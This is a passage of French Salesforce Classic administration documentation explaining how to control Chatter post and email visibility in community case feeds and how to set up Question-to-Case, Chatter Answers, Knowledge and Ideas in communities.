Pour modifier la visibilité d'une publication Chatter ou d'un e-mail dans une requête :

- Modifier mes propres publications
- Modifier les publications dans mes enregistrements
- Fil de requête compact activé dans votre organisation
- Fil de requête de communauté activé dans votre organisation




**Option Rendre public dans la publication dans un e-mail de requête :**

L'agent propriétaire de la requête et ses supérieurs affichent les options **Rendre public** et **Rendre privé** dans tous les e-mails et dans toutes les publications Chatter de la requête. Les utilisateurs internes qui ne sont pas propriétaires de la requête peuvent également afficher ces options dans les publications ou les e-mails de requête qu'ils ont créés.

**Rendre les e-mails et les publications Chatter *Privé***

Lorsque vous cliquez sur **Rendre privé** dans une publication Chatter ou un e-mail d'une requête, le contact de la requête et les autres utilisateurs externes ne peuvent plus afficher la publication ou l'e-mail dans leur fil de requête (il reste affiché dans les fils des utilisateurs internes qui ont accès à la requête). Un agent peut rendre un e-mail ou une publication privé dans le fil de requête d'une communauté, afin de masquer sa correspondance avec le contact de la requête pour tous les utilisateurs externes qui ont accès la requête.

Remarque: Notez que lorsque vous rendez un e-mail privé, le ou les destinataires ont déjà reçu l'e-mail. De la même façon, lorsque vous rendez une publication Chatter privée, notez que les utilisateurs externes qui ont accès à la requête ont peut-être déjà été notifiés par e-mail de sa publication.

**Rendre les e-mails et les publications Chatter *Public***

Lorsque vous cliquez sur **Rendre public** dans une publication Chatter ou un e-mail d'une requête, le contact de la requête et les autres utilisateurs externes peuvent afficher la publication ou l'e-mail dans leur fil de requête. Un agent peut rendre un e-mail ou une publication public dans le fil de requête de la communauté afin d'informer le contact de la progression interne de la requête.

Remarque:

- Le fil de requête offre des indicateurs visuels pratiques qui aident les agents à identifier rapidement les publications de requête visibles en externe. Pour plus d'informations sur ces indicateurs visuels, reportez-vous à la section « Options d'affichage du fil » dans Paramètres des vues de fil dans Fil de requête.

- Vous pouvez écrire un déclencheur ou un processus Apex afin de masquer ou d'exposer tous les e-mails de requête dans le fil de requête de la communauté pour les utilisateurs externes. Pour plus informations, reportez-vous à E-mails dans le fil de requête de la communauté.

CONSULTER ÉGALEMENT :


Fil de requête de communauté

## Publication dans les requêtes et questions de communauté avec l'action Communauté dans fil de requête

L'action Communauté du fil de requête est votre option par défaut pour répondre aux clients dans les requêtes qui proviennent d'une communauté ou d'un portail client.

Pour publier dans les requêtes d'un portail client ou d'une communauté :

1. Cliquez sur **Répondre au client** dans la page Fil de requête.
2. Cliquez sur , puis sélectionnez **Communauté**.
   Selon la configuration de Fil de requête par votre administrateur, vous pouvez cliquer sur **Communauté** sans cliquer au préalable sur **Répondre au client**.
3. Saisissez le message destiné au client.




4. Si vous recherchez une requête qui a été escaladée à partir d'une question dans Questions Chatter ou Réponses Chatter, sélectionnez les utilisateurs pour lesquels la publication est visible :
   - Sélectionnez **Client uniquement** pour publier une réponse privée, ou **Tout le monde** pour publier une réponse publique.
   - Sélectionnez **Requête client** pour qu'une publication soit visible par tous les utilisateurs internes et externes qui ont accès à la requête, ou **Question de communauté** pour publier une réponse publique à la question d'un utilisateur de la communauté.
     Si vous sélectionnez **Requête client** et que votre administrateur Salesforce a activé le fil de requêtes de la communauté, vous créerez une publication Chatter au lieu d'un commentaire de requête.

Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des publications de requête dans des portails clients ou des communautés :

- Autorisation de modification sur les requêtes




5. Vous pouvez également sélectionner `Envoyer un e-mail` pour envoyer un message au client afin de l'informer qu'une réponse à sa question a été publiée dans la requête.

   Remarque: Cette option est disponible uniquement si votre administrateur l'a activée, et si le client auquel vous répondez est associé à la requête et possède une adresse e-mail valide. Si votre organisation utilise le fil de requêtes de communauté et les notifications par e-mail pour Chatter, les publications de requête sont activées, les utilisateurs sont automatiquement notifiés par e-mail des publications publiques à leurs requêtes et cette option n'apparaît pas.

6. En option, joignez un article de la base de connaissances à la publication.
7. Cliquez sur le bouton pour publier votre publication.

Remarque: Si le fil de requête de communauté est activé dans votre organisation, vous pouvez modifier la visibilité des publications de requête après leur publication. Pour plus d'informations, reportez-vous à Exposer ou masquer une publication publiée ou un e-mail dans le fil de requêtes de communauté.

CONSULTER ÉGALEMENT :

Envoi et réponse à un e-mail depuis Fil de requête

Présentation du fil de requête


Fil de requête de communauté

# Activation de Questions Chatter dans votre communauté

Questions Chatter favorite l'engagement dans votre communauté en permettant aux utilisateurs de poser et de répondre à des questions dans leur fil Chatter, dans des groupes et dans des enregistrements. Les membres des groupes et des communautés de vos utilisateurs peuvent poser des questions dans Chatter de la même façon qu'ils commentent dans une publication Chatter. Les utilisateurs de communautés élaborées avec le modèle Customer Service (Napili) peuvent également joindre des fichiers aux questions.

Pour configurer Questions Chatter dans votre communauté, ajoutez simplement l'action Question à la présentation d'éditeur globale. Dans les organisations créées après la version Summer '14, l'action Question est automatiquement ajoutée. Nous recommandons toutefois de la faire glisser vers la gauche pour augmenter sa visibilité.

**Remarque:** Questions Chatter n'est pas disponible dans les communautés élaborées avec les modèles de communauté Koa et Kokua.




Éditions

Disponible avec : Salesforce Classic

Questions Chatter est disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour modifier la présentation d'éditeur globale :

- " Personnaliser l'application "

1. Dans Configuration, saisissez *Présentations d'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations d'éditeur**.
2. Cliquez sur **Modifier** en regard de la présentation d'éditeur globale.
3. Faites glisser l'action Question depuis la palette vers la présentation d'éditeur globale. Si l'action Question est déjà affichée dans la présentation, faites-la glisser vers l'emplacement de votre choix.
4. Cliquez sur **Enregistrer**.

**Remarque:** Si vous utilisez une présentation d'éditeur personnalisée dans des groupes ou des enregistrements, assurez-vous que l'action Question est également ajoutée à ces présentations.

CONSULTER ÉGALEMENT :

Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

# Activation de Réponses Chatter dans votre communauté

Réponses Chatter est une communauté de support en libre-service dans laquelle les utilisateurs peuvent publier des questions, et recevoir des réponses et des commentaires d'autres utilisateurs ou de vos agents de support.

Pour configurer Réponses Chatter dans les communautés Salesforce, suivez les étapes principales ci-dessous :

1. Activez Réponses Chatter.
   a. Dans Configuration, saisissez *Paramètres de Réponses Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres de Réponses Chatter**.
   b. Sélectionnez **Activer Réponses Chatter**.
2. Assurez-vous que les membres de votre communauté ont accès aux objets ci-dessous au sein de votre organisation :
   - Questions
   - Articles Knowledge
   - Catégories de données
3. Créez une zone pour les Réponses Chatter.
   a. Activez la zone pour les Réponses Chatter.
   b. Configurez le paramètre Visible dans sur la communauté dans laquelle vous souhaitez afficher la zone.
   c. La meilleure pratique recommande de sélectionner un groupe public de votre organisation afin de désigner un Groupe d'agents de support client.
4. Ajouter l'onglet Q&A à votre communauté.
   a. Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   b. Cliquez sur **Administration** > **Onglets**.
   c. Ajoutez l'onglet Q&A à la liste Onglets sélectionnés.
   d. Cliquez sur **Enregistrer**.
   e. Cliquez sur **Fermer**.
5. Rendez l'onglet Q&A visible dans les profils qui doivent y accéder.
   a. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
   b. Cliquez sur **Modifier** en regard du profil pour lequel vous souhaitez rendre l'onglet Q&A visible.
   c. Sous Paramètres d'onglet standard, définissez l'onglet Q&A sur Valeur par défaut activée.
   d. Cliquez sur **Enregistrer**.

Une fois Réponses Chatter activé dans votre communauté, examinez les options de déploiement supplémentaires suivantes :

- Un site Force.com public avec ou sans portail.
- Un onglet Visualforce, qui fournit une page de destination personnalisée de marque et un accès personnalisé à Réponses Chatter dans votre communauté.

Si un utilisateur s'auto-inscrit à une communauté avec Réponses Chatter activée, l'autorisation Utilisateur de Réponses Chatter n'est pas automatiquement définie pour l'utilisateur. Définissez des autorisations d'accès aux Réponses Chatter pour l'utilisateur de la communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les Réponses Chatter dans les communautés Salesforce :

- " Personnaliser l'application "

# Configuration de Question vers requête


Ajoutez Question vers requête à votre communauté, à votre organisation Salesforce, ou aux deux.

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions Chatter non résolues, ce qui facilite le suivi et la résolution des problèmes des clients. Les modérateurs peuvent créer des requêtes à partir de questions directement dans le fil, ou configurer des processus (semblables à des règles de workflow) dans Lightning Process Builder afin de créer automatiquement des requêtes à partir des questions qui remplissent des critères spécifiques. Les requêtes créées à partir de questions sont ajoutées à une file d'attente dans laquelle les agents de support peuvent se les approprier.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Question vers requête est disponible dans les communautés dans lesquelles la fonctionnalité Questions Chatter est activée.

1. Activation de Question vers requête
   Question vers requête permet aux modérateurs de créer des requêtes à partir de questions dans Chatter afin d'accélérer la résolution des questions de vos clients. Activez Question vers requête dans votre communauté, dans votre organisation Salesforce, ou les deux.
2. Ajout du champ Question de Chatter à la vue Détails de la requête
   Lors de la création d'une requête à partir d'une question dans Chatter, le champ `Question de Chatter`, dans les pages de détail de requête, affiche un lien vers la question d'origine. Ce champ permet aux agents d'accéder rapidement au fil.
3. Ajout de l'action Escalader en requête à la présentation d'élément de fil
   Offrez aux modérateurs la possibilité de créer des requêtes à partir de questions en ajoutant l'action Escalader en requête aux pages Questions Chatter. Cette action est automatiquement créée lors de l'activation de Question vers requête dans votre organisation.
4. Confirmation de l'accès à l'action Escalader en requête
   Votre organisation Salesforce utilise-t-elle plusieurs types d'enregistrement pour les requêtes ? Assurez-vous que les profils qui nécessitent Question vers requête ont accès au type d'enregistrement associé à l'action Escalader en requête. Si votre organisation n'a qu'un seul type d'enregistrement pour les requêtes, ignorez ce processus.
5. Personnalisation de la présentation de l'action Escalader vers requête
   Sélectionnez les champs qui sont affichés dans l'action Escalader en requête, ainsi que l'ordre d'affichage, en fonction des informations que vous devez suivre pour chaque requête.
6. Attribution automatique de requêtes à une file d'attente à partir de questions
   Les règles d'attribution de requêtes ne sont pas prises en charge dans Question vers requête. Par conséquent, les requêtes créées à partir de questions sont attribuées par défaut au modérateur qui escalade la question. Vous pouvez écrire une règle de workflow ou un processus qui ajoute automatiquement les questions créées à partir de requêtes à une file d'attente dans laquelle les agents peuvent se les approprier.

7. Création automatique de requêtes à partir des questions non résolues dans Chatter

   À mesure que votre communauté ou votre organisation se développe, assurez-vous que les utilisateurs obtiennent rapidement des réponses à leurs questions. Question vers requête permet aux modérateurs d'escalader des questions non résolues en requêtes dans le fil. Vous pouvez toutefois accroître l'efficacité de votre processus de résolution des requêtes en configurant des processus, semblables à des règles de workflow, dans Lightning Process Builder. Configurez un processus qui crée automatiquement une requête à partir de questions qui remplissent des critères spécifiques.

CONSULTER ÉGALEMENT :

Activation de Question vers requête

## Activation de Question vers requête

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions dans Chatter afin d'accélérer la résolution des questions de vos clients. Activez Question vers requête dans votre communauté, dans votre organisation Salesforce, ou les deux.

1. Dans Configuration, saisissez *Paramètres de support* dans la case Recherche rapide, puis sélectionnez **Paramètres de support**.
2. Pour activer Question vers requête dans toutes les communautés où la fonctionnalité Questions Chatter est activée, sélectionnez **Activer Question vers requête dans les communautés**.
3. Pour activer Question vers requête dans votre organisation Salesforce, sélectionnez **Activer Question vers requête dans Salesforce**.
4. Cliquez sur **Enregistrer**.

Remarque: Assurez-vous que votre présentation de page de requête est basée sur le fil. La présentation de page de requête basée sur le fil permet aux agents et aux modérateurs d'utiliser l'action Communauté pour répondre aux questions escaladées. Si votre organisation a été créée avant la version Spring '14, il est probable que votre présentation de page de requête ne soit pas basée sur le fil.

CONSULTER ÉGALEMENT :

Ajout du champ Question de Chatter à la vue Détails de la requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la fonction Question vers requête :

- Personnaliser l'application

## Ajout du champ `Question de Chatter` à la vue Détails de la requête

Lors de la création d'une requête à partir d'une question dans Chatter, le champ `Question de Chatter`, dans les pages de détail de requête, affiche un lien vers la question d'origine. Ce champ permet aux agents d'accéder rapidement au fil.

Commencez par utiliser la sécurité au niveau du champ afin de définir les utilisateurs qui peuvent afficher le champ `Question de Chatter` dans les pages de détail de requête.

1. Depuis les paramètres de gestion des objets de requêtes, accédez à Champs.
2. Cliquez sur **Question de Chatter**.
3. Cliquez sur **Définir la sécurité au niveau du champ**.
4. Sélectionnez **Visible** pour tous les profils qui doivent utiliser Question vers requête.
5. Cliquez sur **Enregistrer**.

Une fois le champ visible pour les utilisateurs, vous pouvez l'ajouter à la vue Détails de la requête.

1. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de page que vous souhaitez personnaliser.
3. Faites glisser le champ `Question de Chatter` depuis la section Champs (de la palette de l'éditeur de présentation de page) vers la section Informations sur la requête de la page.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Attribution de présentation de page** afin de confirmer que les profils utilisateur qui nécessitent Question vers requête sont attribués à la présentation de page que vous avez personnalisée. Attribuez également les utilisateurs internes qui doivent accéder au champ `Question de Chatter` des requêtes dans cette présentation de page.

CONSULTER ÉGALEMENT :

Ajout de l'action Escalader en requête à la présentation d'élément de fil

Recherche des paramètres de gestion d'objet

Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la sécurité au niveau du champ :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

Pour personnaliser des présentations de page :

- Personnaliser l'application

## Ajout de l'action Escalader en requête à la présentation d'élément de fil

Offrez aux modérateurs la possibilité de créer des requêtes à partir de questions en ajoutant l'action Escalader en requête aux pages Questions Chatter. Cette action est automatiquement créée lors de l'activation de Question vers requête dans votre organisation.

1. Dans Configuration, saisissez *Élément de fil* dans la case Recherche rapide, puis sélectionnez **Présentations d'élément de fil**.
2. Cliquez sur **Modifier** en regard de Présentation d'élément de fil.
3. Faites glisser l'action Escalader en requête depuis la catégorie Actions rapides dans la palette vers la section Actions rapides dans l'éditeur Salesforce Classic.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Attributions de présentation de page** pour confirmer que les profils utilisateur contenant Question vers requête sont attribués à la présentation de l'élément de fil.

CONSULTER ÉGALEMENT :

Confirmation de l'accès à l'action Escalader en requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page :

- Personnaliser l'application

## Confirmation de l'accès à l'action Escalader en requête

Votre organisation Salesforce utilise-t-elle plusieurs types d'enregistrement pour les requêtes ? Assurez-vous que les profils qui nécessitent Question vers requête ont accès au type d'enregistrement associé à l'action Escalader en requête. Si votre organisation n'a qu'un seul type d'enregistrement pour les requêtes, ignorez ce processus.

Commencez par vérifier le type d'enregistrement attribué aux profils qui doivent accéder à l'action Escalader en requête.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur le nom d'un profil.
3. Dans la section Paramètres du type d'enregistrement, notez les types d'enregistrement de requête utilisés par le profil.
4. Dans la section Autorisations, assurez-vous que l'autorisation **Modérer Chatter** ou **Modérer les fils de communauté** est activée pour le profil utilisateur.

Sélectionnez ensuite le type d'enregistrement que l'action Escalader en requête utilise, puis modifiez-le si nécessaire.

1. Dans Configuration, saisissez *Actions* dans la case Recherche rapide, puis sélectionnez **Actions d'élément de fil**.
2. Cliquez sur **Modifier** en regard de l'action Escalader en requête.
3. Vérifiez que le champ Type d'enregistrement affiche un type d'enregistrement attribué aux profils qui doivent accéder à cette action. Dans la négative, sélectionnez un type d'enregistrement approprié dans la liste déroulante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des types d'enregistrement :

- Personnaliser l'application

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de la présentation de l'action Escalader vers requête

## Personnalisation de la présentation de l'action Escalader vers requête

Sélectionnez les champs qui sont affichés dans l'action Escalader en requête, ainsi que l'ordre d'affichage, en fonction des informations que vous devez suivre pour chaque requête.

1. Dans Configuration, saisissez *Actions* dans la case `Recherche rapide`, puis sélectionnez **Actions d'élément de fil**.
2. Cliquez sur **Présentation** en regard de l'action Escalader en requête.
3. Depuis la palette de l'éditeur de présentation d'action, faites glisser tous les champs que vous souhaitez ajouter à l'action, puis ajustez leur position si nécessaire.
4. Cliquez sur **Enregistrer**.

Remarque: Dans des communautés publiques, vous pouvez consulter un contact lors de la soumission d'une requête. Nous recommandons par conséquent de retirer le champ `Contact` de la présentation Action de la requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Attribution automatique de requêtes à une file d'attente à partir de questions

## Attribution automatique de requêtes à une file d'attente à partir de questions

Les règles d'attribution de requêtes ne sont pas prises en charge dans Question vers requête. Par conséquent, les requêtes créées à partir de questions sont attribuées par défaut au modérateur qui escalade la question. Vous pouvez écrire une règle de workflow ou un processus qui ajoute automatiquement les questions créées à partir de requêtes à une file d'attente dans laquelle les agents peuvent se les approprier.

Vous pouvez attribuer les questions escaladées à une file d'attente de plusieurs façons. L'approche de base consiste à écrire un processus dans Lightning Process Builder qui attribue automatiquement une requête à une file d'attente spécifiée lorsque le champ `Type` de la requête est égal à `Question`. Vous pouvez également élaborer un processus pour des files d'attente multiples. Par exemple, votre processus peut attribuer des requêtes à une rubrique donnée dans une file d'attente différente.

L'utilisation de files d'attente dans des questions escaladées dépend de vos utilisateurs, de vos objectifs, entre autres. Définissez une approche adaptée à votre activité.

Pour plus d'informations sur la création d'une file d'attente, reportez-vous à Création de files d'attente.

Éditions

Disponible avec : Salesforce Classic

Question vers requête est disponible dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création automatique de requêtes à partir des questions non résolues dans Chatter

# Création automatique de requêtes à partir des questions non résolues dans Chatter

À mesure que votre communauté ou votre organisation se développe, assurez-vous que les utilisateurs obtiennent rapidement des réponses à leurs questions. Question vers requête permet aux modérateurs d'escalader des questions non résolues en requêtes dans le fil. Vous pouvez toutefois accroître l'efficacité de votre processus de résolution des requêtes en configurant des processus, semblables à des règles de workflow, dans Lightning Process Builder. Configurez un processus qui crée automatiquement une requête à partir de questions qui remplissent des critères spécifiques.

**Important:** Ces étapes d'appliquent uniquement aux organisations et aux communautés qui utilisent les Questions Chatter. Vous ignorez si c'est le cas ? Reportez-vous à Différences entre les fonctionnalités de Q et R dans Salesforce à la page 3389.

Vous pouvez utiliser de plusieurs façons Question vers requête dans des processus. Vous pouvez par exemple configurer des processus pour les situations suivantes :

- Créez une requête à partir d'une question si, au bout d'une semaine, une question a reçu plus de 10 mentions J'aime sans qu'une meilleure réponse n'ait été sélectionnée.
- Créer immédiatement une requête à partir d'une question si la question contient le terme « concurrent ».

Les processus associés à Question vers requête sont exécutés dans l'objet Élément de fil. Le processus comprend un flux qui détermine si les publications de questions remplissent vos critères d'escalade. Vous pouvez créer des variables de flux basées sur plusieurs champs Élément de fil, notamment :

- `BestCommentId` : l'ID du commentaire sélectionné en tant que meilleure réponse. Si aucun commentaire n'a été sélectionné en tant que meilleure réponse, ce champ est nul.
- `CommentCount` : le nombre de commentaires pour une question.
- `LikeCount` : le nombre de mentions J'aime pour une question.

**Conseil:**

- Le type de données de chaque variable de flux doit correspondre à celui du champ Élément de fil. `CommentCount` et `LikeCount` sont des champs numériques, alors que `BestCommentId` est un champ de texte.
- La création d'un élément de fil peut déclencher un processus, contrairement aux mises à jour d'éléments de fil (notamment les mentions J'aime et les commentaires). Selon votre processus, il peut être nécessaire de spécifier le délai qui doit précéder l'exécution d'un flux associé.

**Éditions**

Disponible avec : Salesforce Classic

Question vers requête est disponible dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lightning Process Builder est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Générateur de processus Lightning
Cloud Flow Designer

# Activation de Salesforce Knowledge dans votre communauté

Éditions

Disponible avec : Salesforce Classic

Les communautés sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans **Enterprise** Edition et **Unlimited** Edition.

Activez Salesforce Knowledge pour permettre aux utilisateurs de communauté de consulter des articles Knowledge.

Vous pouvez utiliser des communautés pour accéder aux articles de la base de connaissances si votre organisation Salesforce possède une licence Salesforce Knowledge. Une fois Salesforce Knowledge activée, suivez la procédure ci-dessous pour afficher les articles dans vos communautés.

1. Mettez à jour les profils :
   - Clonez les profils Utilisateur de communauté client, Utilisateur Plus de communauté client ou Utilisateur de communauté partenaire, et activez l'autorisation « Lire » pour les types d'article que vous souhaitez partager avec les utilisateurs de communautés.
   - Vérifiez que la visibilité de l'onglet Articles (ou Knowledge) est définie sur Valeur par défaut activée.
   - Pensez à cliquer sur **Modifier les profils**, en bas de la page de détail, puis activez le nouveau profil.
2. Ajouter l'onglet Knowledge à chaque communauté.

   Remarque: Les membres de communauté sans l'autorisation Knowledge One ne peuvent pas accéder à Knowledge via des communautés. Ils ne peuvent pas non plus accéder à Knowledge dans les communautés avec les applications navigateur mobile et téléchargeables Salesforce1.
3. Si vous souhaitez définir des paramètres de visibilité de groupes de catégories différents pour vos utilisateurs de communauté, modifiez les paramètres de visibilité par ensemble d'autorisations, profil ou rôle. Par exemple, vous pouvez empêcher les utilisateurs associés au profil Utilisateur de communauté client d'afficher les articles d'un groupe de catégories donné en modifiant la visibilité de la catégorie de données pour ce profil.
4. Notifiez les utilisateurs qui créent des articles qu'ils doivent sélectionner **Client**, s'ils disposent de licences Customer Community ou Customer Community Plus, ou **Partenaire**, s'ils disposent de licences Partner Community, en tant qu'option de canal lors de la création ou de la modification d'un article. Si le canal approprié n'est pas sélectionné, l'article n'est pas affiché dans la communauté.

CONSULTER ÉGALEMENT :

Bienvenue dans Salesforce Knowledge

Élaboration de votre base de connaissances

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :
- "Créer et configurer des Communautés

  ET être membre de la communauté que vous essayez de mettre à jour

Pour configurer Salesforce Knowledge, créez des types d'article et des actions d'articles, puis modifiez les attributions de groupes de catégories :
- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

Pour attribuer des licences utilisateur :
- Gérer les utilisateurs internes

Pour créer des catégories de données :
- Gérer les catégories de données

# Activation d'Idées dans votre communauté

Idées permet à un groupe d'utilisateurs de publier, voter pour et commenter des idées. L'activation des Idées dans une communauté offre un outil en ligne et transparent qui permet d'attirer, de gérer et de présenter des innovations.

Pour gérer des paramètres de l'organisation pour les Idées, procédez comme suit :

1. Dans Configuration, saisissez *Paramètres d'Idées* dans la case Recherche rapide, puis sélectionnez **Paramètres d'Idées**.
   a. Pour activer les Idées pour votre organisation, sélectionnez la case Activer Idées.
   b. Vous pouvez également sélectionner Activer la mise en forme de texte, les images et les liens pour activer l'éditeur HTML d'idées, qui fournit aux utilisateurs des capacités d'édition HTML WYSIWYG et de référencement d'images lorsqu'ils publient ou commentent des idées.

      Une fois l'éditeur HTML activé, vous ne pouvez pas le désactiver.
   c. Assurez-vous que le champ de sélection multiple Catégories est activé en cliquant sur le bouton **Activer** sous le message Catégories en haut de la page. Ce bouton n'est pas affiché si votre organisation a déjà activé le champ Catégories.
   d. Pour permettre aux membres d'Idées d'associer plusieurs catégories à une idée, sélectionnez Activer les catégories. Une fois les catégories à sélection multiple activées, vous ne pouvez pas les désactiver.
   e. Pour permettre aux utilisateurs de gagner des points et des votes en fonction de leur activité dans chaque zone, sélectionnez Activer les réputations.
   f. Dans le champ Période de décroissance (en jours), saisissez le nombre de jours.

      La période de décroissance détermine la vitesse à laquelle les anciennes idées quittent le haut de la liste sur le sous-onglet Idées populaires, pour laisser la place aux idées ayant obtenu des votes plus récents. Une période de décroissance plus courte déplace les idées vers le bas de la page plus rapidement qu'une période de décroissance plus longue.
2. Définissez et personnalisez des champs pour les idées :
   a. Définir des valeurs de liste de sélection pour les champs Catégories et Statut.

      Assurez-vous d'ajouter les catégories et les statuts aux zones que vous incluez dans la communauté.
   b. Définissez la sécurité au niveau du champ pour les champs standard et personnalisés.
   c. Créez des champs personnalisez et définissez des règles de validation dans ces champs.

      Les champs personnalisés apparaissent dans la section Informations supplémentaires des pages Publication d'idée et Détails d'idée.
   d. Vous pouvez également ajouter le champ Pièce jointe à la présentation et définir la sécurité au niveau du champ pour permettre aux utilisateurs d'ajouter des fichiers à leurs idées.
3. Pour activer des experts dans vos zones, créez un groupe public qui inclut ces utilisateurs.
4. Vous pouvez également activer les thèmes d'idées dans votre organisation.
5. Créez une ou plusieurs zones pour organiser les idées en groupes logiques, puis associez les zones à la communauté.
6. Personnalisez vos présentations de page Idées pour afficher les informations de votre choix.
7. Créez des règles de validation pour empêcher l'utilisation d'un langage grossier dans la zone
8. Configurez des déclencheurs Apex et des règles de validation pour les commentaires sur les idées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres des Idées :
- " Personnaliser l'application "

